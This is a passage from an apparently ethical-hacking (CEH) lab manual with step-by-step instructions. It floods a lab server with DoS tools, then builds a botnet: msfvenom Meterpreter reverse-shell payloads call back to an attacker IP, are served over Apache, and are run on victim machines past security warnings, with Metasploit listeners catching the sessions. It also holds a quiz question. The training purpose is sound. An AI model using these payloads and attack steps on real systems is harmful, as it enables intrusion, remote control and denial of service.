 In the **Please enter the number of packets you would like to send. More is better, but too many will crash your computer**. field, type **1000000** and click on **OK**.


13. In the **Please enter the number of threads you would like to send. This can be the same number as the packets.** field, type **1000000** and click on **OK**.




14. In the **The attack will start once you press OK. It will keep going until all requested packets are sent**. pop-up window, click **OK**.



15. As soon as you click on **OK** the tool starts DoS attack on the **Windows Server 2019** machine.



16. Click Windows 11 to switch to the **Windows 11** machine, and in the **ISB** window click on **Start Attack** button.




17. Click Windows Server 2019 to switch to the **Windows Server 2019** machine.

18. Now, click **Type here to search** field on the **Desktop**, search for **resmon** in the search bar and select **resmon** from the results.

19. **Resource Monitor** window appears, you can see that the CPU utilization under **CPU** section is more than **80%**, thereby, resulting in deterioration of system performance.

    When you perform this lab the CPU utilization might vary.
    In real-time the DDoS attack is performed from numerous machines which can crash the system.



20. This concludes the demonstration of how to perform DDoS attack using ISB (I'm So Bored) and UltraDDOS-v2 tools.

21. Close all open windows and document all the acquired information.

Question 10.1.1.1

On windows 11 machine use ISB (located at E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB) and On Windows Server 2022 machine use UltraDDoS (located at Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS) to launch DoS attack on Windows Server 2019 machine (10.10.1.19). Identify the port number on which the DoS attack was targeted.

Task 2: Perform a DDoS Attack using Botnet


A botnet orchestrates a distributed denial of service (DDoS) attack by harnessing a network of compromised computers (bots). The attacker infects these systems with malware, enabling remote control. Through a command and control server, the attacker directs the botnet to flood the target with excessive traffic, overwhelming its resources. This onslaught disrupts services, causing downtime and financial losses. Attackers may amplify the attack using techniques like

reflection or amplification. Mitigation involves filtering and blocking malicious traffic. However, using botnets for DDoS attacks is illegal and unethical, with severe legal repercussions and potential damage to targeted organizations.

Here, we will compromise **Windows 11** and **Windows Server 2019** machines to create a botnet and target **Ubuntu** machine.


1. Click Parrot Security to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

2. Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe** to generate **exploit1.exe** payload.




3. Similarly, run the above command with different **port number** and **exploit name.**

    - For Windows 11 -> port 6969, exploit1.exe
    - For Windows Server 2019 -> port 9999, exploit2.exe
    - For Windows Server 2022 -> port 5555, exploit3.exe




4. Create a new directory to share the **exploits** file with the target machine and provide the permissions using the below commands:

    - Run **mkdir /var/www/html/share** command to create a shared folder
    - Run **chmod -R 755 /var/www/html/share/** command
    - Run **chown -R www-data:www-data /var/www/html/share/** command




5. Copy the payloads into the shared folder by executing **cp exploit1.exe exploit2.exe exploit3.exe /var/www/html/share/** command.

6. Start the Apache server by running **service apache2 start** command.



7. Launch three new terminals and run command **sudo su** with password as **toor** on all.

8. Run **msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 6969; run"** command to launch Metasploit Framework on terminal 1.




9. Similarly, run the above command on **terminal 2 and 3** by changing the **lport to 9999 and 5555** simultaneously.

10. Click Windows 11 to switch to the **Windows 11** machine.

11. Open any web browser (here, Mozilla Firefox) go to **http://10.10.1.13/share**. As soon as you press enter, it will display the shared folder contents.

12. Click on **exploit1.exe** to download the file.

    If it gives security warning, ignore it and download it by clicking on **Keep** button.



13. Navigate to **Downloads** and double-click the **exploit1.exe** file to run it.

14. Similarly, download **exploit2.exe** on **Windows Server 2019**, and **exploit3.exe** on **Windows Server 2022** and run it.

15. After executing all the exploits on machines, click Parrot Security to switch to the **Parrot Security** machine.

16. The meterpreter session has successfully been opened, as shown in the screenshots.

Applications Places System Mon Apr 15, 02:22

